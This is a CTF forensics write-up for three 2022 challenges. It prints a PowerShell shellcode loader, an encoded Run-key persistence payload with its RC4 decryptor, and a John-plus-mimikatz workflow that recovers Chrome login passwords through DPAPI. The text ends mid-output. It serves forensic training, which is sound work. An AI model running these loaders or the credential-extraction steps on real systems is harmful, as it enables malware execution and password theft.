Cyber Apocalypse CTF 2022

✍️ Author : Luhko / Team : Hackiletour

Forensics

Pupeteer

We have a bunch of log files. I tried to parse it using EvtxEcmd or Logviewplus but there was too much data. So I tried to focus on Powershell logs :

- Powershell
- Powershell Operational
- Powershell Admin **(empty)**

In the powershell logs, there is nothing really interesting but a suspicious filename `special_orders.ps1`.

In the Powershell Operational, we can find this suspicious script (regarding the variables name) :


```
$OleSPrlmhB = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationT
ype, uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntP
tr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@
```

```
[byte[]] $stage1 = 0x99, 0x85, 0x93, 0xaa, 0xb3, 0xe2, 0xa6, 0xb9, 0xe5, 0xa3, 0xe2, 0x8e,
0xe1, 0xb7, 0x8e, 0xa5, 0xb9, 0xe2, 0x8e, 0xb3;
[byte[]] $stage2 = 0xac, 0xff, 0xff, 0xff, 0xe2, 0xb2, 0xe0, 0xa5, 0xa2, 0xa4, 0xbb, 0x8e,
0xb7, 0xe1, 0x8e, 0xe4, 0xa5, 0xe1, 0xe1;

$tNZvQCljVk = Add-Type -memberDefinition $OleSPrlmhB -Name "Win32" -namespace Win32Functio
ns -passthru;

[Byte[]] $HVOASfFuNSxRXR = 0x2d,0x99,0x52,0x35,0x21,0x39,0x1d,0xd1,0xd1,0xd1,0x90,0x80,0x9
0,0x81,0x83,0x99,0xe0,0x03,0xb4,0x99,0x5a,0x83,0xb1,0x99,0x5a,0x83,0xc9,0x80,0x87,0x99,0x5
a,0x83,0xf1,0x99,0xde,0x66,0x9b,0x9b,0x9c,0xe0,0x18,0x99,0x5a,0xa3,0x81,0x99,0xe0,0x11,0x7
d,0xed,0xb0,0xad,0xd3,0xfd,0xf1,0x90,0x10,0x18,0xdc,0x90,0xd0,0x10,0x33,0x3c,0x83,0x99,0x5
a,0x83,0xf1,0x90,0x80,0x5a,0x93,0xed,0x99,0xd0,0x01,0xb7,0x50,0xa9,0xc9,0xda,0xd3,0xde,0x5
4,0xa3,0xd1,0xd1,0xd1,0x5a,0x51,0x59,0xd1,0xd1,0xd1,0x99,0x54,0x11,0xa5,0xb6,0x99,0xd0,0x0
1,0x5a,0x99,0xc9,0x81,0x95,0x5a,0x91,0xf1,0x98,0xd0,0x01,0x32,0x87,0x99,0x2e,0x18,0x9c,0xe
0,0x18,0x90,0x5a,0xe5,0x59,0x99,0xd0,0x07,0x99,0xe0,0x11,0x90,0x10,0x18,0xdc,0x7d,0x90,0xd
0,0x10,0xe9,0x31,0xa4,0x20,0x9d,0xd2,0x9d,0xf5,0xd9,0x94,0xe8,0x00,0xa4,0x09,0x89,0x95,0x5
a,0x91,0xf5,0x98,0xd0,0x01,0xb7,0x90,0x5a,0xdd,0x99,0x95,0x5a,0x91,0xcd,0x98,0xd0,0x01,0x9
0,0x5a,0xd5,0x59,0x90,0x89,0x90,0x89,0x8f,0x88,0x99,0xd0,0x01,0x8b,0x90,0x89,0x90,0x88,0x9
0,0x8b,0x99,0x52,0x3d,0xf1,0x90,0x83,0x2e,0x31,0x89,0x90,0x88,0x8b,0x99,0x5a,0xc3,0x38,0x9
a,0x2e,0x2e,0x2e,0x8c,0x98,0x6f,0xa6,0xa2,0xe3,0x8e,0xe2,0xe3,0xd1,0xd1,0x90,0x87,0x98,0x5
8,0x37,0x99,0x50,0x3d,0x71,0xd0,0xd1,0xd1,0x98,0x58,0x34,0x98,0x6d,0xd3,0xd1,0xd4,0xe8,0x1
1,0x79,0xd1,0xc3,0x90,0x85,0x98,0x58,0x35,0x9d,0x58,0x20,0x90,0x6b,0x9d,0xa6,0xf7,0xd6,0x2
e,0x04,0x9d,0x58,0x3b,0xb9,0xd0,0xd0,0xd1,0xd1,0x88,0x90,0x6b,0xf8,0x51,0xba,0xd1,0x2e,0x0
4,0xbb,0xdb,0x90,0x8f,0x81,0x81,0x9c,0xe0,0x18,0x9c,0xe0,0x11,0x99,0x2e,0x11,0x99,0x58,0x1
3,0x99,0x2e,0x11,0x99,0x58,0x10,0x90,0x6b,0x3b,0xde,0x0e,0x31,0x2e,0x04,0x99,0x58,0x16,0xb
b,0xc1,0x90,0x89,0x9d,0x58,0x33,0x99,0x58,0x28,0x90,0x6b,0x48,0x74,0xa5,0xb0,0x2e,0x04,0x5
4,0x11,0xa5,0xdb,0x98,0x2e,0x1f,0xa4,0x34,0x39,0x42,0xd1,0xd1,0xd1,0x99,0x52,0x3d,0xc1,0x9
9,0x58,0x33,0x9c,0xe0,0x18,0xbb,0xd5,0x90,0x89,0x99,0x58,0x28,0x90,0x6b,0xd3,0x08,0x19,0x8
e,0x2e,0x04,0x52,0x29,0xd1,0xaf,0x84,0x99,0x52,0x15,0xf1,0x8f,0x58,0x27,0xbb,0x91,0x90,0x8
8,0xb9,0xd1,0xc1,0xd1,0xd1,0x90,0x89,0x99,0x58,0x23,0x99,0xe0,0x18,0x90,0x6b,0x89,0x75,0x8
2,0x34,0x2e,0x04,0x99,0x58,0x12,0x98,0x58,0x16,0x9c,0xe0,0x18,0x98,0x58,0x21,0x99,0x58,0x0
b,0x99,0x58,0x28,0x90,0x6b,0xd3,0x08,0x19,0x8e,0x2e,0x04,0x52,0x29,0xd1,0xac,0xf9,0x89,0x9
0,0x86,0x88,0xb9,0xd1,0x91,0xd1,0xd1,0x90,0x89,0xbb,0xd1,0x8b,0x90,0x6b,0xda,0xfe,0xde,0xe
1,0x2e,0x04,0x86,0x88,0x90,0x6b,0xa4,0xbf,0x9c,0xb0,0x2e,0x04,0x98,0x2e,0x1f,0x38,0xed,0x2
e,0x2e,0x2e,0x99,0xd0,0x12,0x99,0xf8,0x17,0x99,0x54,0x27,0xa4,0x65,0x90,0x2e,0x36,0x89,0xb
b,0xd1,0x88,0x98,0x16,0x13,0x21,0x64,0x73,0x87,0x2e,0x04;

[array]::Reverse($stage2);

$hRffYLENA = $tNZvQCljVk::VirtualAlloc(0,[Math]::Max($HVOASfFuNSxRXR.Length,0x1000),0x300
0,0x40);

$stage3 = $stage1 + $stage2;

[System.Runtime.InteropServices.Marshal]::Copy($HVOASfFuNSxRXR,0,$hRffYLENA,$HVOASfFuNSxRX
R.Length);


# Unpack Shellcode;

for($i=0; $i -lt $HVOASfFuNSxRXR.count ; $i++)
{
    $HVOASfFuNSxRXR[$i] = $HVOASfFuNSxRXR[$i] -bxor 0xd1;
}

#Unpack Special Orders!

for($i=0;$i -lt $stage3.count;$i++){
    $stage3[$i] = $stage3[$i] -bxor 0xd1;
}

$tNZvQCljVk::CreateThread(0,0,$hRffYLENA,0,0,0);
```

If we execute it, there is nothing printed and the powershell window is closing. I tried to print $stage3 (and I removed the last line to prevent the window closing), which is giving me the following output :

```
$ .\script.ps1
72 84 66 123 98 51 119 104 52 114 51 95 48 102 95 116 104 51 95 98 48 48 116 53 95 48 102
 95 106 117 115 116 49 99 51 46 46 46 125
```

This looks like a decimal ASCII chain. After decoding it (decimal → ascii), I got the flag !



```
72 84 66 123 98 51 119 104 52 114 51 95 48 102 95 116 104 51 95 98 48
48 116 53 95 48 102 95 106 117 115 116 49 99 51 46 46 46 125
```


```
HTB{b3wh4r3_0f_th3_b00t5_0f_just1c3...}
```

Golden Persistence

We have a `NTUSER.DAT` file. This file is used as a hive file (`HKEY_CURRENT_USER`) in Windows systems. We can navigate in it with Registry Explorer.

Regarding the challenge description, we know that it is about persistence. Usually, persistence stuff are located in `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

After navigating to the key, we can find the following value, which is highly suspicious :



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc
ZgB1AG4AYwB0AGkAbwBuACAAZQBuAGMAcgAgAHsACgAgACAAIAAgAHAAYQByAGEAbQAoAAoAIAAgACAAIAAgACAAIAAgAFsAQgB5AHQAZQBbAF0AXQAkAGQAYQB0AGEALAAKACAAIAAgACAAIAAgACAAIABbAEIAeQB0AGUAWwBdAF0AJABrAGUAeQAKACAAIAAgACAAIAAgACkACgAgAAoAIAAg
ACAAIABbAEIAeQB0AGUAWwBdAF0AJABiAHUAZgBmAGUAcgAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAQgB5AHQAZQBbAF0AIAAkAGQAYQB0AGEALgBMAGUAbgBnAHQAaAAKACAAIAAgACAAJABkAGEAdABhAC4AQwBvAHAAeQBUAG8AKAAkAGIAdQBmAGYAZQByACwAIAAwACkACgAgACA
AIAAgAAoAIAAgACAAIABbAEIAeQB0AGUAWwBdAF0AJABzACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABCAHkAdABlAFsAXQAgADIANQA2ADsACgAgACAAIAAgAFsAQgB5AHQAZQBbAF0AXQAkAGsAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEIAeQB0AGUAWwBdACAAMgA1ADYAOwAKA
CAACgAgACAAIAAgAGYAbwByACAAKAAkAGkAIAA9ACAAMAA7ACAAJABpACAALQBsAHQAIAAyADUANgA7ACAAJABpACsAKwApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACQAcwBbACQAaQBdACAAPQAgAFsAQgB5AHQAZQBdACQAaQA7AAoAIAAgACAAIAAgACAAIAAgACQAawBbACQ
AaQBdACAAPQAgACQAawBlAHkAWwAkAGkAIAAlACAAJABrAGUAeQAuAEwAZQBuAGcAdABoAF0AOwAKACAAIAAgACAAfQAKACAACgAgACAAIAAgACQAagAgAD0AIAAwADsACgAgACAAIAAgAGYAbwByACAAKAAkAGkAIAA9ACAAMAA7ACAAJABpACAALQBsAHQAIAAyADUANgA7ACAAJABpACsAKw
ApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACQAagAgAD0AIAAoACQAagAgACsAIAAkAHMAWwAkAGkAXQAgACsAIAAkAGsAWwAkAGkAXQApACAAJQAgADIANQA2ADsACgAgACAAIAAgACAAIAAgACAAJAB0AGUAbQBwACAAPQAgACQAcwBbACQAaQBdADsACgAgACAAIAAgACAAIAAg
ACAAJABzAFsAJABpAF0AIAA9ACAAJABzAFsAJABqAF0AOwAKACAAIAAgACAAIAAgACAAIAAkAHMAWwAkAGoAXQAgAD0AIAAkAHQAZQBtAHAAOwAKACAAIAAgACAAfQAKACAACgAgACAAIAAgACQAaQAgAD0AIAAkAGoAIAA9ACAAMAA7AAoAIAAgACAAIABmAG8AcgAgACgAJAB4ACAAPQAgADA
AOwAgACQAeAAgAC0AbAB0ACAAJABiAHUAZgBmAGUAcgAuAEwAZQBuAGcAdABoADsAIAAkAHgAKwArACkACgAgACAAIAAgAHsACgAgACAAIAAgACAAIAAgACAAJABpACAAPQAgACgAJABpACAAKwAgADEAKQAgACUAIAAyADUANgA7AAoAIAAgACAAIAAgACAAIAAgACQAagAgAD0AIAAoACQAag
AgACsAIAAkAHMAWwAkAGkAXQApACAAJQAgADIANQA2ADsACgAgACAAIAAgACAAIAAgACAAJAB0AGUAbQBwACAAPQAgACQAcwBbACQAaQBdADsACgAgACAAIAAgACAAIAAgACAAJABzAFsAJABpAF0AIAA9ACAAJABzAFsAJABqAF0AOwAKACAAIAAgACAAIAAgACAAIAAkAHMAWwAkAGoAXQAg
AD0AIAAkAHQAZQBtAHAAOwAKACAAIAAgACAAIAAgACAAIABbAGkAbgB0AF0AJAB0ACAAPQAgACgAJABzAFsAJABpAF0AIAArACAAJABzAFsAJABqAF0AKQAgACUAIAAyADUANgA7AAoAIAAgACAAIAAgACAAIAAgACQAYgB1AGYAZgBlAHIAWwAkAHgAXQAgAD0AIAAkAGIAdQBmAGYAZQByAFsAJAB
4AF0AIAAtAGIAeABvAHIAIAAkAHMAWwAkAHQAXQA7AAoAIAAgACAAIAB9AAoAIAAKACAAIAAgACAAcgBlAHQAdQByAG4AIAAkAGIAdQBmAGYAZQByAAoAfQAKAAoACgBmAHUAbgBjAHQAaQBvAG4AIABIAGUAeABUAG8AQgBpAG4AIAB7AAoAIAAgACAAIABwAGEAcgBhAG0AKAAKACAAIAAgACAAW
wBQAGEAcgBhAG0AZQB0AGUAcgAoAAoAIAAgACAAIAAgACAAIAAgAFAAbwBzAGkAdABpAG8AbgA9ADAALAAgAAoAIAAgACAAIAAgACAAIAAgAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIAAKACAAIAAgACAAIAAgACAAIABWAGEAbAB1AGUARgByAG8AbQBQAGkAcABlAGwAaQBuAG
UAPQAkAHQAcgB1AGUAKQAKACAAIAAgACAAXQAgACAAIAAKACAAIAAgACAAWwBzAHQAcgBpAG4AZwBdACQAcwApAAoAIAAgACAAIAAKAHIAZQB0AHUAcgBuACAAPQAgAEAAKAApAAoAIAAgACAAIAAKACAAIAAgACAAZgBvAHIAIAAoACQAaQAgAD0AIAAwADsAIAAkAGkAIAAtAGwAdAAgACQAc
wAuAEwAZQBuAGcAdABoACAAOwAgACQAaQAgACsAPQAgADIAKQAKACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIAAkAHIAZQB0AHUAcgBuACAAKwA9ACAAWwBCAHkAdABlAF0AOgA6AFAAYQByAHMAZQAoACQAcwAuAFMAdQBiAHMAdAByAGkAbgBnACgAJABpACwAIAAyACkALAAgAFsAUwB
5AHMAdABlAG0ALgBHAGwAbwBiAGEAbABpAHoAYQB0AGkAbwBuAC4ATgB1AG0AYgBlAHIAUwB0AHkAbABlAHMAXQA6ADoASABlAHgATgB1AG0AYgBlAHIAKQAKACAAIAAgACAAfQAKACAAIAAgACAACgAgACAAIAAgAFcAcgBpAHQAZQAtAE8AdQB0AHAAdQB0ACAAJAByAGUAdAB1AHIAbgAKAH0ACgA
KAFsAQgB5AHQAZQBbAF0AXQAkAGsAZQB5ACAAPQAgACQAZQBuAGMALgBHAGUAdABCAHkAdABlAHMAKAAiAFEAMABtAG0AcAByADQAQgA1AHIAdgBaAGkAMwBwAFMAIgApAAoAJABlAG4AYwByAHkAcAB0AGUAZAAxACAAPQAgACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0
AUABhAHQAaAAgAEgASwBDAFUAOgBcAFMATwBGAFQAVwBBAFIARQBcAFoAWQBiADcAOABQADQAcwApAC4AdAAzAFIAQgBrAGEANQB0AEwACgAkAGUAbgBjAHIAeQBwAHQAZQBkADIAIAA9ACAAKABHAGUAdAAtAEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAASABLAEMAVQA6
AFwAUwBPAEYAVABXAEEAUgBFAFwAQgBqAHEAQQB0AEkAZQBuACkALgB1AEwAbAB0AGoAagBXAAoAJABlAG4AYwByAHkAcAB0AGUAZAAzACAAPQAgACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgAEgASwBDAFUAOgBcAFMATwBGAFQAVwBBAFIARQBcAEEA
cABwAEQAYQB0AGEATABvAHcAXAB0ADAAMwBBADEAUwB0AHEAKQAuAHUAWQA0AFMAMwA5AEQAYQAKACQAZQBuAGMAcgB5AHAAdABlAGQANAAgAD0AIAAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIABIAEsAQwBVADoAXABTAE8ARgBUAFcAQQBSAEUAX
ABHAG8AbwBnAGwAZQBcAE4AdgA1ADAAegBlAEcAKQAuAEsAYgAxADkAZgB5AGgAbAAKACQAZQBuAGMAcgB5AHAAdABlAGQANQAgAD0AIAAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIABIAEsAQwBVADoAXABBAHAAcABFAHYAZQBuAHQAcwBcAEoAeAA2ADY
AWgBHADAATwApAC4AagBIADUANABOAFcAOABDAAoAJABlAG4AYwByAHkAcAB0AGUAZAAgAD0AIAAiACQAKAAkAGUAbgBjAHIAeQBwAHQAZQBkADEAKQAkACgAJABlAG4AYwByAHkAcAB0AGUAZAAyACkAJAAoACQAZQBuAGMAcgB5AHAAdABlAGQAMwApACQAKAAkAGUAbgBjAHIAeQBwAHQAZQBk
ADQAKQAkACgAJABlAG4AYwByAHkAcAB0AGUAZAA1ACkAIgAKACQAZQBuAGMAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAAoAWwBCAHkAdABlAFsAXQBdACQAZABhAHQAYQAgAD0AIABIAGUAeABUAG8AQgBpAG4AIAAkAG
UAbgBjAHIAeQBwAHQAZQBkAAoAJABEAGUAYwByAHkAcAB0AGUAZABCAHkAdABlAHMAIAA9ACAAZQBuAGMAcgAgACQAZABhAHQAYQAgACQAawBlAHkACgAkAEQAZQBjAHIAeQBwAHQAZQBkAFMAdAByAGkAbgBnACAAPQAgACQAZQBuAGMALgBHAGUAdABTAHQAcgBpAG4AZwAoACQARABlAGMAc
gB5AHAAdABlAGQAQgB5AHQAZQBzACkACgAkAEQAZQBjAHIAeQBwAHQAZQBkAFMAdAByAGkAbgBnAHwAaQBlAHgA
```

We can use this tool to decrypt the payload :

```
function encr {
    param(
        [Byte[]]$data,
        [Byte[]]$key
      )

    [Byte[]]$buffer = New-Object Byte[] $data.Length
    $data.CopyTo($buffer, 0)

    [Byte[]]$s = New-Object Byte[] 256;
    [Byte[]]$k = New-Object Byte[] 256;

    for ($i = 0; $i -lt 256; $i++)
    {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
    }

    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }
    return $buffer
}


function HexToBin {
    param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
    ]
    [string]$s)
    $return = @()

    for ($i = 0; $i -lt $s.Length ; $i += 2)
    {
        $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyle
s]::HexNumber)
    }

    Write-Output $return
}

[Byte[]]$key = $enc.GetBytes("Q0mmpr4B5rvZi3pS")
$encrypted1 = (Get-ItemProperty -Path HKCU:\SOFTWARE\ZYb78P4s).t3RBka5tL
$encrypted2 = (Get-ItemProperty -Path HKCU:\SOFTWARE\BjqAtIen).uLltjjW
$encrypted3 = (Get-ItemProperty -Path HKCU:\SOFTWARE\AppDataLow\t03A1Stq).uY4S39Da
$encrypted4 = (Get-ItemProperty -Path HKCU:\SOFTWARE\Google\Nv50zeG).Kb19fyhl
$encrypted5 = (Get-ItemProperty -Path HKCU:\AppEvents\Jx66ZG0O).jH54NW8C
$encrypted = "$($encrypted1)$($encrypted2)$($encrypted3)$($encrypted4)$($encrypted5)"
$enc = [System.Text.Encoding]::ASCII
[Byte[]]$data = HexToBin $encrypted
$DecryptedBytes = encr $data $key
$DecryptedString = $enc.GetString($DecryptedBytes)
$DecryptedString|iex
```

The things that we need to do are:

- Extract the value of $encrypted1..5 in the registry ; and replace it in the script
- Replace $enc declaration before $key declaration

Final script :

```
...

$enc = [System.Text.Encoding]::ASCII
[Byte[]]$key = $enc.GetBytes("Q0mmpr4B5rvZi3pS")
$encrypted1 = "F844A6035CF27CC4C90DFEAF579398BE6F7D5ED10270BD12A661DAD04191347559B82ED5460
15B07317000D8909939A4DA7953AED8B83C0FEE4EB6E120372F536BC5DC39"
```


```
$encrypted2 = "CC19F66A5F3B2E36C9B810FE7CC4D9CE342E8E00138A4F7F5CDD9EED9E09299DD7C6933CF47
34E12A906FD9CE1CA57D445DB9CABF850529F5845083F34BA1"
$encrypted3 = "C08114AA67EB979D36DC3EFA0F62086B947F672BD8F966305A98EF93AA39076C3726B0EDEBF
A10811A15F1CF1BEFC78AFC5E08AD8CACDB323F44B4D"
$encrypted4 = "D814EB4E244A153AF8FAA1121A5CCFD0FEAC8DD96A9B31CCF6C3E3E03C1E93626DF5B3E0B14
1467116CC08F92147F7A0BE0D95B0172A7F34922D6C236BC7DE54D8ACBFA70D1"
$encrypted5 = "84AB553E67C743BE696A0AC80C16E2B354C2AE7918EE08A0A3887875C83E44ACA7393F1C579
EE41BCB7D336CAF8695266839907F47775F89C1F170562A6B0A01C0F3BC4CB"
$encrypted = "$($encrypted1)$($encrypted2)$($encrypted3)$($encrypted4)$($encrypted5)"
[Byte[]]$data = HexToBin $encrypted
$DecryptedBytes = encr $data $key
$DecryptedString = $enc.GetString($DecryptedBytes)
$DecryptedString|iex
```

Then we execute it :

```
$ ./script.ps1
...
$flag="HTB{g0ld3n_F4ng_1s_n0t_st34lthy_3n0ugh}"
```

Seized

This challenge is about finding ransomware operators credentials in the AppData folder :




Nom	Modifié le	Type
Local	13/05/2022 09:23	Dossier de fichiers
LocalLow	13/05/2022 09:23	Dossier de fichiers
Roaming	13/05/2022 09:23	Dossier de fichiers

After some researches about potential interesting location, I found the Google one. This folder contains data about Google Chrome and 2 particular files are interesting :

- `AppData\Local\Google\Chrome\User Data\Local State`
  - Contains the key that encrypts the user's passwords. This key is encrypted with the Master Key from the system, generated from various parameters, including the user's password.
- `AppData\Local\Google\Chrome\User Data\Default\Login Data`

- This file is a database that contains login information : website, login, password. Passwords may (or not) be encrypted. In our case, there is the login **ransomoperator@draeglocker.com** and the associated password is encrypted.



https://www.alertra.com/blog/decrypting-browser-passwords-other-secrets

Let’s find out if we can find the master key file. It should be located in `AppData\Roaming\Microsoft\Protect\{SID}` :

```
$Get-ChildItem -Hidden AppData\Roaming\Microsoft\Protect\S-1-5-21-3702016591-3723034727-16
91771208-1002\

    Répertoire:
    AppData\Roaming\Microsoft\Protect\S-1-5-21-3702016591-3723034727-1691771208-1002

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-        22/03/2022     15:06            468 865be7a6-863c-4d73-ac9f-233f8734089d
-a-hs-        22/03/2022     15:06             24 Preferred
```

There is a master key file. Since it is encrypted, we need to decrypt it to extract the master key. The first thing to do is to convert the data to a crackable format :

```
$ python DPAPImk2john.py -mk 865be7a6-863c-4d73-ac9f-233f8734089d -S S-1-5-21-3702016591-3
723034727-1691771208-1002 -c local
$DPAPImk$2*1*S-1-5-21-3702016591-3723034727-1691771208-1002*aes256*sha512*8000*a17612a0ebd
fc203316e0c18c04729f1*288*7dd629ab5efc8442596e5fbe5b9fc695bf8a51384dfacabd7a1a214245f89438
3540eb3e00c009bd76f836ae991cef540d74c0a6a31527b7e1df4b0d55a6760e41271f3dcaad163a6fb648f898
28142472848533567 6c0374735cab055088e66bc55a72fc2087d64038d1d716f5efd4bdd4ce19971d082db004a
36de70c351a2bd9b6ba9cf8f89a7481150b26f5808bc
```

Let’s give our hash to john :

```
root@jtr:/hashes# ../jtr/run/john dump --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (DPAPImk, DPAPI masterkey file v1 and v2 [SHA1/MD4 PBKDF2-(SHA1/SHA
512)-DPAPI-variant 3DES/AES256 256/256 AVX2 8x])
Cost 1 (iteration count) is 8000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ransom           (?)
1g 0:00:00:05 DONE (2022-05-18 17:17) 0.1692g/s 5457p/s 5457c/s 5457C/s 210392..bheibhie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Bingo ! We got the password `ransom`

Now, we want to decrypt the master key using the **holy** mimikatz :

```
mimikatz # dpapi::masterkey /in:"AppData\Roaming\Microsoft\Protect\S-1-5-21-3702016591-372
3034727-1691771208-1002\865be7a6-863c-4d73-ac9f-233f8734089d" /sid:S-1-5-21-3702016591-372
3034727-1691771208-1002 /password:ransom /protected
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {865be7a6-863c-4d73-ac9f-233f8734089d}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : a17612a0ebdfc203316e0c18c04729f1
    rounds           : 00001f40 - 8000
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : 7dd629ab5efc8442596e5fbe5b9fc695bf8a51384dfacabd7a1a214245f89438354
